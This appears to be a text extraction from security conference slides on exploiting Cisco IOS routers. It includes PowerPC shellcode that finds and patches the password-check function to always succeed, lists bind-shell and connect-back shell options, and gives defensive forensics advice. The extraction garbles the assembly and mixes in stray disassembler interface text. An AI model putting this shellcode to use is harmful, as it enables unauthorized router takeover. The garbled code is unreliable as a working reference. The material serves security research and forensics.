.rodata:80A84E74
                                             sub 802B2378+A8
                                                               addi %r3, %r3, aBadPasswords@l#"\n%% Bad passwords\n"
.rodata:80A84E77 00
.rodata:80A84E78 25 73 20 74+
                                                                              Help
                                                                 Cancel
                                                                                          Search
.rodata:80A84E78 75 74 20 65+
.rodata:80A84E90 25 25 20 25+aTIs(
                                    Line 1 of 2
.rodata:80A84E90 74 20 69 73+
.rodata:80A84E90 20 61 6E 20+
                                                                         # .text:802B2668To
```



Disassembling Shellcode

- Shellcode can do the same:
 - 1. Find a unique string to determine its address
 - 2. Find a code sequence of LIS / ADDI loading the address of this string
 - 3. Go backwards until you find the STWU %SP instruction, marking the beginning of the function
 - 4. Patch the function to always return TRUE



Disassembling Shellcode

```
bl
        . code
  .string "Unique String to look for"
  . byte
          0x00
          0x00
  . byte
. code:
 mflr %r3
        %r29, 0x0(%r3)
  I mw
  lis
        %r3, 0x8000
  ori
        %r3, %r3, 0x8000
        %r5, %r3
  mr
. find r29:
        %r4, 0x0(%r3)
  l wz
  cmpw %cr1, %r4, %r29
        %cr1, . fi ndnext
  bne
        %r4, 0x4(%r3)
  l wz
  cmpw %cr1, %r4, %r30
        %cr1, . fi ndnext
  bne
  l wz
        %r4, 0x8(%r3)
  cmpw %cr1, %r4, %r31
        %cr1, . stri ngfound
 beg
. fi ndnext:
 addi %r3, %r3, 4
        . find r29
 # string address is now in R3
. stri ngfound:
 lis
          %r7, 0x3800
  rl wi nm %r6, %r3, 16, 16, 31
          %r8, %r3, 0xFFFF
 andi.
          %r8, %r8, %r7
  or
          %r7, %r7, %r6
  or
```

```
. findlis:
          %r4, 0x0(%r5)
  l wz
  rlwinm %r4, %r4, 0, 0xF81FFFF
  cmpw
          %cr1, %r4, %r7
          %cr1, .findlisnext
  bne
          %r4, 0x4(%r5)
  l wz
  rlwinm %r4, %r4, 0, 0xF800FFFF
  cmpw
          %cr1, %r4, %r8
  beg
          %cr1, . I oadfound
. fi ndl i snext:
          %r5, %r5, 4
  addi
          . findlis
  b
. I oadfound:
          %r6, %r6, %r6
  xor
          %r6, %r6, 0x9421
  ori
  l hz
          %r4, 0x0(%r5)
          %cr1, %r4, %r6
  CMDW
          %cr1, . functi onFound
  beg
          %r5, %r5, -4
  addi
  b
          . I oadfound
. functi onFound:
  lis
          %r4, 0x3860
          %r4, %r4, 0x0001
  ori
          %r4, 0x0(%r5)
  stw
 addi
          %r5, %r5, 4
  lis
          %r4, 0x4e80
  ori
          %r4, %r4, 0x0020
          %r4, 0x0(%r5)
  stw
```

IOS Shellcode Options

- Port bind shell (VTY)
 - Full interaction + logging
 - Requires port 22 or 23 open and reachable
 - Doesn't work for AAA configurations
- Connect-back VTY shellcode
 - Full interaction + logging
 - Requires outgoing connections to the connect-back target
 - Doesn't work for AAA configurations
- Single command execution shellcode
 - One packet one command
 - Requires no back-channel
 - Works with AAA configurations
 - Cannot change the configuration easily
- Image patching shellcode
 - The most powerful and flexible method, but can get really big
- → Further work is required in this area, so we know what to look for in forensics



Summary

- The best defense is still to block traffic terminating at the router's interface
- IOS forensic tools (e.g. CIR) are capable of detecting current rootkits and shellcodes in action, if they persist
 - Non-persistent exploits are really hard to detect
- Reliable code execution is possible
 - At least on the PowerPC based platforms
- It is highly likely that the \$badguys have significant better exploits at their disposal





Thanks

- Nicolas Fischbach for pointing out Bootloader and ROMMON code
- Mac + souls for Cisco equipment
- Cloudsky for the initial question on stack overflow exploitation
- Zynamics for BinDiff and BinNavi
- nowin for finding and defending research time
- Mumpi for awesomeness
- Ilker from Cisco PSIRT for a presentation on IOS attacks without the word "Phenoelit" in it



